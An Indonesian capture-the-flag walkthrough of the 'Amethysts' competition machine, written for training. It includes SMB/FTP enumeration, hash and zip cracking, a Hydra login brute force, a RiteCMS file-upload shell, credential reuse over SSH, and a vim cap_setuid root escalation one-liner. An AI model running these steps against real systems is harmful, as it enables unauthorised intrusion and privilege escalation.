

# Amethysts

KMIPN PNJ 2024

Pembuat: MidnightRumble  
Sistem Operasi: GNU/Linux  
Kesulitan: Mudah/Easy

# Sinopsis

Mesin ini menyediakan kumpulan informasi nama pengguna dari SMB Null Sessions. Beberapa berkas *backup* pada FTP Anonymous, dan HTTP Service dengan kerentanan file upload *leads to RCE*. Kemudian, memanfaatkan *capabilities* untuk melakukan *privilege escalation*.

## Keahlian yang dibutuhkan

- Information Gathering
- Enumeration

## Keahlian yang dipelajari

- Mengidentifikasi Files
- Enumerasi Username
- Mengidentifikasi & Cracking Hash
- Password Spraying
- Memanfaatkan Capabilities

# Panduan

## Pijakan Awal

### Port Enumeration

Langkah awal adalah melakukan pengumpulan informasi dengan menggunakan alat `nmap`. Hasil pemindaian menunjukkan beberapa port yang terbuka, yang dapat dilihat pada gambar berikut.

```
# nmap 103.185.38.207 -Pn -p- -oN amethysts.nmap
```

```
Nmap scan report for 103.185.38.207
Host is up (0.012s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
81/tcp    open  hosts2-ns
1139/tcp  open  cce3x
1445/tcp  open  proxima-lm
```

Selanjutnya, cek *service* detail yang terdapat pada port-port tersebut.

```
# nmap 103.185.38.207 -Pn -p21,22,80,81,1139,1445 -sCV -oN
services_amethysts.nmap
```

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 ftp      ftp          4096 Apr 29 16:30 2024_04_backup
|_ drwxr-xr-x  2 ftp      ftp          4096 Jun 23 08:42 2024_05_backup
|_ drwxr-xr-x  2 ftp      ftp          4096 Jun 23 08:39 2024_06_backup
|_ drwxr-xr-x  2 ftp      ftp          4096 Jul 01 2024 2024_07_backup
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:116.197.133.110
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 75:2c:78:1e:21:50:c1:13:17:1a:02:b3:73:14:c3:67 (RSA)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Welcome to nginx!
81/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Welcome to nginx!
1139/tcp  open  netbios-ssn Samba smbd 4.6.2
1445/tcp  open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

## SMB Enumeration

Terdapat *service* SMB pada port 1445. Enumerasi lebih lanjut menggunakan `smbclient`.

```
# smbclient -N -L 103.185.38.207 -p 1445
```

```
MidnightRumble ~/Amethysts
> smbclient -N -L 103.185.38.207 -p 1445
Anonymous login successful

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
backup         Disk      Backup
IPC$           IPC       IPC Service (node47159-amethyst server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

Terdapat *shares* **backup**. Coba list isi dari *shares* tersebut.

```
# smbclient -N \\103.185.38.207\backup -p 1445
```

```
MidnightRumble ~/Amethysts
> smbclient -N \\103.185.38.207\backup -p 1445
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Mon Jun 24 10:41:46 2024
..               D            0   Mon Jun 24 10:41:30 2024
Backup.zip       N          75669  Mon Jun 24 10:41:40 2024

492019616 blocks of size 1024. 469968628 blocks available
smb: \>
```

Terdapat "Backup.zip", coba download dan cek isinya.

```
smb: \> get Backup.zip
getting file \Backup.zip of size 75669 as Backup.zip (1679.4
KiloBytes/sec) (average 1679.4 KiloBytes/sec)
smb: \>
```

Cek dengan `exiftool`, nampaknya ini hanya zip yang rusak dan tidak dapat digunakan.

```
MidnightRumble ~/Amethysts
> exiftool Backup.zip
ExifTool Version Number      : 12.76
File Name                    : Backup.zip
Directory                    : .
File Size                    : 76 kB
File Modification Date/Time   : 2024:06:29 13:19:44+07:00
File Access Date/Time        : 2024:06:29 13:19:44+07:00
File Inode Change Date/Time   : 2024:06:29 13:19:44+07:00
File Permissions              : -rw-r--r--
Error                        : File format error
```

## RPC Enumeration

Enumerasi RPC dengan `rpcclient`.

```
# rpcclient -U "" -N 103.185.38.207 -p 1139
```

Enumerasi Users dengan `enumdomusers`.

```
MidnightRumble ~/Amethysts
> rpcclient -U "" -N 103.185.38.207 -p 1139
rpcclient $> enumdomusers
user:[wizznu] rid:[0x3e8]
user:[bryan] rid:[0x3ec]
user:[kozaki] rid:[0x3e9]
user:[jossie] rid:[0x3eb]
user:[takumi] rid:[0x3ed]
user:[leo] rid:[0x3ee]
user:[raihan] rid:[0x3ef]
user:[rafi] rid:[0x3f0]
user:[filipus] rid:[0x3f1]
rpcclient $>
[0] 0:rpcclient*Z
```

Terdapat daftar user yang mungkin dapat berguna. Jadi, simpan informasi tersebut.

## FTP Enumeration

Dari hasil Port Enumeration yang sebelumnya sudah dilakukan, terdapat port FTP dengan akun anonymous. Yang berarti, seseorang dapat mengakses *files* pada FTP tanpa perlu kredensial.

```
# ftp 103.185.38.207
```

```
MidnightRumble ~/Amethysts
> ftp 103.185.38.207
Connected to 103.185.38.207.
220 (vsFTPD 3.0.5)
Name (103.185.38.207:rafi): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35131|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Apr 29 16:30 2024_04_backup
drwxr-xr-x  2 ftp      ftp          4096 Jun 23 08:42 2024_05_backup
drwxr-xr-x  2 ftp      ftp          4096 Jun 23 08:39 2024_06_backup
drwxr-xr-x  2 ftp      ftp          4096 Jul 01 2024 2024_07_backup
226 Directory send OK.
ftp>
```

Terdapat banyak direktori menarik, coba *download* semua untuk dianalisis lebih lanjut.

```
# wget -r ftp://anonymous@103.185.38.207
```

```
MidnightRumble ~/Amethysts/ftp
> wget -r ftp://anonymous@103.185.38.207
--2024-06-29 13:28:35-- ftp://anonymous@103.185.38.207/
=> '103.185.38.207/.listing'
Connecting to 103.185.38.207:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done. ==> PWD ... done.
==> TYPE I ... done. ==> CWD not needed.
==> PASV ... done. ==> LIST ... done.

103.185.38.207/.listing [ <=>

2024-06-29 13:28:35 (73.5 MB/s) - '103.185.38.207/.listing' saved [407]

Removed '103.185.38.207/.listing'.
--2024-06-29 13:28:35-- ftp://anonymous@103.185.38.207/2024_04_backup/
=> '103.185.38.207/2024_04_backup/.listing'
==> CWD (1) /2024_04_backup ... done.
==> PASV ... done. ==> LIST ... done.

103.185.38.207/2024_04_backup/.listing [ <=>

2024-06-29 13:28:35 (47.1 MB/s) - '103.185.38.207/2024_04_backup/.listing' saved [408]

Removed '103.185.38.207/2024_04_backup/.listing'.
--2024-06-29 13:28:35-- ftp://anonymous@103.185.38.207/2024_04_backup/Database.zip
=> '103.185.38.207/2024_04_backup/Database.zip'
```

Kemudian ke direktori **2024\_06\_backup**, di sana terdapat **backup.zip**. Cek *archive* tersebut dengan **exiftool**.

```
MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> exiftool backup.zip
ExifTool Version Number      : 12.76
File Name                    : backup.zip
Directory                    : .
File Size                    : 843 bytes
File Modification Date/Time   : 2024:06:23 08:29:00+07:00
File Access Date/Time        : 2024:06:29 13:28:36+07:00
File Inode Change Date/Time   : 2024:06:29 13:28:36+07:00
File Permissions              : -rw-rw-r--
File Type                    : ZIP
File Type Extension           : zip
MIME Type                    : application/zip
Zip Required Version          : 20
Zip Bit Flag                  : 0x0009
Zip Compression               : Deflated
Zip Modify Date                : 2024:06:23 15:28:44
Zip CRC                       : 0x641b2ab0
Zip Compressed Size           : 661
Zip Uncompressed Size         : 2225
Zip File Name                  : logs.txt
```

Coba ekstrak, namun zip tersebut diproteksi dengan password.

```
MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> unzip backup.zip
Archive: backup.zip
[backup.zip] logs.txt password: 
```

## Crack backup.zip

Untuk memecahkan password pada zip, *tools* yang dapat digunakan adalah John The Ripper.

Gunakan `zip2john` untuk mendapatkan hash password yang akan di-crack. Kemudian gunakan john untuk memulai *cracking* dengan wordlist rockyou.txt.

```
# zip2john backup.zip > hash
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/logs.txt PKZIP Encr: TS_chk, cmplen=661, decmplen=2225, crc=641B2AB0 ts=7B96 cs=7b96 type=8

MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pinkgirl (backup.zip/logs.txt)
1g 0:00:00:00 DONE (2024-06-29 13:33) 20.00g/s 163840p/s 163840c/s 163840C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Didapatkan passwordnya adalah **pinkgirl**.

Coba ekstrak zip kembali dengan password yang sudah didapatkan. Terdapat **logs.txt** yang berisi informasi yang cukup menarik yaitu parameter password berisi hash MD5.

```
MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> unzip backup.zip
Archive: backup.zip
[backup.zip] logs.txt password:
inflating: logs.txt

MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> ls
backup.zip db.sql hash logs.txt old-site.zip

MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
> cat logs.txt
2024-06-23 14:30:15 /login POST 200 OK password=3c00ab9ee5f47c8afc7ab4fc62342ef4
2024-06-23 14:31:20 /logout GET 200 OK
2024-06-23 14:32:05 /dashboard GET 200 OK
2024-06-23 14:33:10 /profile GET 200 OK
2024-06-23 14:34:25 /update-profile POST 200 OK
2024-06-23 14:35:30 /reset-password GET 200 OK
2024-06-23 14:36:45 /reset-password POST 200 OK password=827ccb0eea8a706c4c34a16891f84e7b
2024-06-23 14:37:50 /products GET 200 OK
2024-06-23 14:38:55 /product-details?id=12345 GET 200 OK
2024-06-23 14:40:00 /cart GET 200 OK
2024-06-23 14:41:15 /cart/add-item POST 200 OK
2024-06-23 14:42:20 /cart/remove-item POST 200 OK
2024-06-23 14:43:35 /checkout POST 200 OK
2024-06-23 14:44:40 /orders GET 200 OK
2024-06-23 14:45:55 /order-details?id=67890 GET 200 OK
2024-06-23 14:47:00 /settings GET 200 OK
2024-06-23 14:48:15 /settings/update POST 200 OK
2024-06-23 14:49:20 /messages GET 200 OK
2024-06-23 14:50:35 /messages/send POST 200 OK
2024-06-23 14:51:40 /notifications GET 200 OK
2024-06-23 14:52:55 /notifications/settings GET 200 OK
2024-06-23 14:54:00 /notifications/settings/update POST 200 OK
2024-06-23 14:55:15 /help GET 200 OK
2024-06-23 14:56:30 /help/contact POST 200 OK
2024-06-23 14:57:35 /about GET 200 OK
2024-06-23 14:58:50 /terms GET 200 OK
2024-06-23 15:00:05 /privacy GET 200 OK
2024-06-23 15:01:10 /faq GET 200 OK
2024-06-23 15:02:25 /search?q=keyword GET 200 OK
```

Coba crack MD5 tersebut di crackstation.net.

**Free Password Hash Cracker**

---

Enter up to 20 non-salted hashes, one per line:

3c00ab9ee5f47c8afc7ab4fc62342ef4  
827ccb0eea8a706c4c34a16891f84e7b  
acae7dad034ffcd4af7992e7dbf20  
7ec34a103ee9aac2759e17d7beac3c3e

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes


**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3c00ab9ee5f47c8afc7ab4fc62342ef4	md5	prima
827ccb0eea8a706c4c34a16891f84e7b	md5	12345
acae7dad034ffcd4af7992e7dbf20	md5	asda12
7ec34a103ee9aac2759e17d7beac3c3e	md5	pinkgirl

Ditemukan list password yang mungkin akan berguna, jadi simpan informasi tersebut.

## HTTP Port 81 Enumeration

Ketika port 81 dibuka, hanya terdapat halaman bawaan NGINX.



Coba cari tau file atau direktori apa saja yang ada di website ini dengan **gobuster**.


```
# gobuster dir -u http://103.185.38.207:81/ -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-  
-list-2.3-medium.txt -t 200 --no-error -o gobuster.txt
```

Ditemukan satu direktori, **prospective**.

```
=====  
[+] Url: http://103.185.38.207:81/  
[+] Method: GET  
[+] Threads: 200  
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-l  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/prospective (Status: 301) [Size: 178] [--> http://103.185.38.207:81/prospective/]
```




Coba akses direktori tersebut.



Dari **Title** nya, diketahui bahwa ini adalah RiteCMS 3.0. Berdasarkan hasil penelusuran di mesin pencarian, ditemukan source codenya <https://github.com/handylulu/RiteCMS>. Terdapat file **admin.php**.

Coba akses **admin.php**.



Karena dibutuhkan kredensial, mari kita coba *bruteforce* dengan *usernames* dan *passwords* yang sebelumnya sudah ditemukan.

## Bruteforcing

Untuk *bruteforcing*, kita bisa menggunakan *Hydra*. Tapi sebelum itu, kita harus mengetahui POST Requestnya. Untuk mengetahui hal ini, kita bisa menggunakan Burp Suite.

Request		Response			
Pretty	Raw	Hex	Render		
<pre> 1 POST /prospective/admin.php HTTP/1.1 2 Host: 103.185.38.207:81 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: 5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 27 10 Origin: http://103.185.38.207:81 11 Connection: keep-alive 12 Referer: http://103.185.38.207:81/prospective/admin.php 13 Cookie: PHPSESSID=a7o759Om9sfec5lp974bk4582 14 Upgrade-Insecure-Requests: 1 15 username=admin&amp;userpw=admin </pre>		<pre> 1 HTTP/1.1 302 Found 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sat, 29 Jun 2024 07:19:52 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Location: ./admin.php?msg=login_failed 10 Content-Length: 0 11 12 </pre>			

Setelah mengetahui *body POST request*, selanjutnya dapat dieksekusi proses bruteforcenya menggunakan **hydra**.

```
# hydra -L usernames.txt -P passwords.txt -s 81
103.185.38.207 http-post-form
"/prospective/admin.php:username=^USER^&userpw=^PASS^:login_f
ailed"
```

Ditemukan kredensial:

takumi:asda12

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-29 14:26:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:9/p:4), ~3 tries per task
[DATA] attacking http-post-form://103.185.38.207:81/prospective/admin.php:username=^USER^&userpw=^PASS^:login_failed
[81][http-post-form] host: 103.185.38.207 login: takumi password: asda12
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-29 14:26:02
```

Selanjutnya, coba login ke website tersebut.

## Upload Shell

Setelah berhasil login, karena ini adalah RiteCMS versi 3.0, terdapat kerentanan yang terdokumentasi: <https://www.exploit-db.com/exploits/50616>

Upload shell pada menu **Admin > File Manager**.

103.185.38.207:81/prospective/admin.php?mode=filemanager&action=upload&directory=media

### ADMINISTRATION » FILEMANAGER » UPLOAD FILE

File:  
 shell.php

Upload to:  
 ▾

Filename on server:  
 (blank if unchanged)

☐ overwrite file with same name

Options for images

☒ Leave image as it is

☐ Modify image:

Resize:  ▾ 640 px


Compression:  % (only for JPG images)

☐ Create thumbnail:

Resize:  ▾ 150 px

Compression:  % (only for JPG images)

Shell berhasil diupload.



## Credentials Leakage

Enumerasi mesin dengan shell yang sudah didapat. Ditemukan informasi kredensial pada path `/var/www/Amethyst_Dev_2024/.env`

```
#-----  
# DATABASE  
#-----  
  
database.default.hostname = localhost  
database.default.database = ci4  
database.default.username = jossie  
database.default.password = XvhMZqwe$2szW  
database.default.DBDriver = MySQLi  
# database.default.DBPrefix =  
database.default.port = 3306
```

Pada informasi tersebut, terlihat bahwa ini adalah konfigurasi MySQL. Tapi, coba gunakan informasi tersebut untuk hal lain, misalnya login SSH. Karena, ada port SSH yang terbuka.

## SSH Login

Coba login dengan kredensial jossie yang sudah ditemukan sebelumnya.

```
# hydra -L usernames.txt -P passwords.txt -s 81  
103.185.38.207 http-post-form  
"/prospective/admin.php:username=^USER^&userpw=^PASS^:login_f  
ailed"
```

```
MidnightRumble ~/Amethysts  
ssh jossie@103.185.38.207  
The authenticity of host '103.185.38.207 (103.185.38.207)' can't be established.  
RSA key fingerprint is SHA256:qPDf0/fkDXv7RkDD+lhCKKOCRMHHMebXljY/bmaZwTg.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '103.185.38.207' (RSA) to the list of known hosts.  
jossie@103.185.38.207's password:  
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.2.0 x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Sat Jun 29 03:15:36 2024 from 116.197.133.110  
jossie@node47159-amethyst:~$ whoami  
jossie  
jossie@node47159-amethyst:~$
```

# Post Exploitation

## User Flag

```
jossie@node47159-amethyst:~$ cat local.txt
FlagKMIPNVIPNJ{W3lc0m3_t0_Amethyst_Ch4ll3nGe_H0p3_y0U_Enj0y3d_iT}
jossie@node47159-amethyst:~$
```

## Privilege Escalation

Cek *linux capabilities*.

```
# getcap -r / 2>/dev/null
```

```
jossie@node47159-amethyst:~$ getcap -r / 2>/dev/null
/home/jossie/.bin/vim cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/arping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
jossie@node47159-amethyst:~$
```

Terdapat **cap\_setuid=ep** pada **/home/jossie/.bin.vim** yang mana dapat dimanfaatkan untuk mendapatkan hak akses root.

Cek Binary Python

```
jossie@node47159-amethyst:~$ python3 --version
Python 3.10.12
```

Karena di dalam mesin juga terdapat python3, kita bisa eksekusi vim untuk menjalankan python3.

```
# ./vim -c ':python3 import os; os.setuid(0);
os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

```
# whoami
root
# cd /root
# ls
proof.txt
# cat proof.txt
Congratulations!

FlagKMIPNVIPNJ{y0U_h4V3_juST_p3Rf0rm3d_a_pR1v1l3G3_3sC4lAt10N}
#
```